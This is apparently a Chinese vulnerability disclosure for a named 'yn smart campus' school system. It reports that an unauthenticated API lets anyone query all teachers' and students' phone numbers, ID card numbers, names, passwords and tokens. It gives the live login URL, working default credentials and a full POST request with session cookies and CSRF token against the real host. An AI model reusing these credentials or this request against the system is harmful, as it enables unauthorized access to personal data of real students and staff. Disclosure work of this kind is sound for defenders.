漏洞地址:https://jjkj.ynedut.com/ynedut/login.htm


漏洞描述: 成都依能科技股份有限公司 yn智慧校园 存在逻辑缺陷，接口未鉴权导致可查询全部师生

手机号、身份证、姓名、工号、密码、等级、token

账密: 3041/jjkjzz111(默认密码)


3189/jjkjzz111(默认密码)

a.



b.

点击搜索会请求接口 /smesis/personnelInfoMaintenance/findRSGLSysUserByPlatformSysOrganizationIdsForPar?dataId=&pageNumber=0&pageSize=10&salePattern=Other



报文:

POST /smesis/personnelInfoMaintenance/findRSGLSysUserByPlatformSysOrganizationIdsForPage?dataId=&pageNumber=0&pageSize=10&salePattern=Other HTTP/1.1
Host: jjkj.ynedut.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:96.0) Gecko/20100101 Firefox/96.0
Accept: application/json, text/plain, /
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/json;charset=utf-8
X-CSRF-TOKEN: c4066a0f-6376-476d-ba6d-ed3af3186413
Origin: https://jjkj.ynedut.com
Connection: close
Referer: https://jjkj.ynedut.com/smesis/index
Cookie: SESSION=09a51882-7525-476e-8f62-24b19c777c31; JSESSIONID=3C8B3BC384973DB816635D41FBA206B7; NG_TRANSLATE_LANG_KEY=%22en%22;
sensorsdata2015jssdkcross=%7B%22distinct_id%22%3A%2207a2ce14-8c1c-4961-9d65-520ad86149aa%22%2C%22first_id%22%3A%2207a2ce14-8c1c-4961-9d65-520ad86149aa%22%2C%22props%22%3A%7B%22%24latest_traffic_source_type%22%3A%22%E7%9B%B4%E6%8E%A5%E6%B5%81%E9%87%8F%22%2C%22%24latest_search_keyword%22%3A%22%E6%9C%AA%E5%8F%96%E5%88%B0%E5%80%BC_%E7%9B%B4%E6%8E%A5%E6%89%93%E5%BC%80%22%2C%22%24latest_referrer%22%3A%22%22%7D%2C%22%24device_id%22%3A%22183f0ba253441a-0af05c3b1caa138-4c3e237c-1327104-183f0ba2535577%22%7D; Hm_lvt_2adf473e5cd3bcdbfa822055b04d758c=1666192321;
Hm_lpvt_2adf473e5cd3bcdbfa822055b04d758c=1666264767;
AWSALB=GgzSQApJe2iK2E03LuPMe9GFgaTnlXdY0S4AiSALeTZ5KIPhy8zN4oyfkAgrmAj7aYZp3H3MC6R7nHwfT3tzsuB4x1cg0xCqcwVk5vpvw/bhohzdGvK8KNClwE4Fj80+Y1BxuhbkGZj+wDIyCnKJgi+aRIfR10r9RP7za0omy5GLB8SstKM3i0iFDTNxR7EG9B8dUl2aNq5AOKa7ETo RK4fEZjrZcW61sgRTn9E4D06wdtiMRe09muwj6M7oGos=;
AWSALBCORS=GgzSQApJe2iK2E03LuPMe9GFgaTnlXdY0S4AiSALeTZ5KIPhy8zN4oyfkAgrmAj7aYZp3H3MC6R7nHwfT3tzsuB4x1cg0xCqcwVk5vpvw/bhohzdGvK8KNClwE4Fj80+Y1BxuhbkGZj+wDIyCnKJgi+aRIfR10r9RP7za0omy5GLB8SstKM3i0iFDTNxR7EG9B8dUl2aNq5AOKa7ETo RK4fEZjrZcW61sgRTn9E4D06wdtiMRe09muwj6M7oGos=;
open_cloud=undefined; userName=%E8%88%92%E7%95%85; userType=1;
CSRF-TOKEN=c4066a0f-6376-476d-ba6d-ed3af3186413
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Content-Length: 0

c.

全校教师、身份证、工号、手机号、出生年月日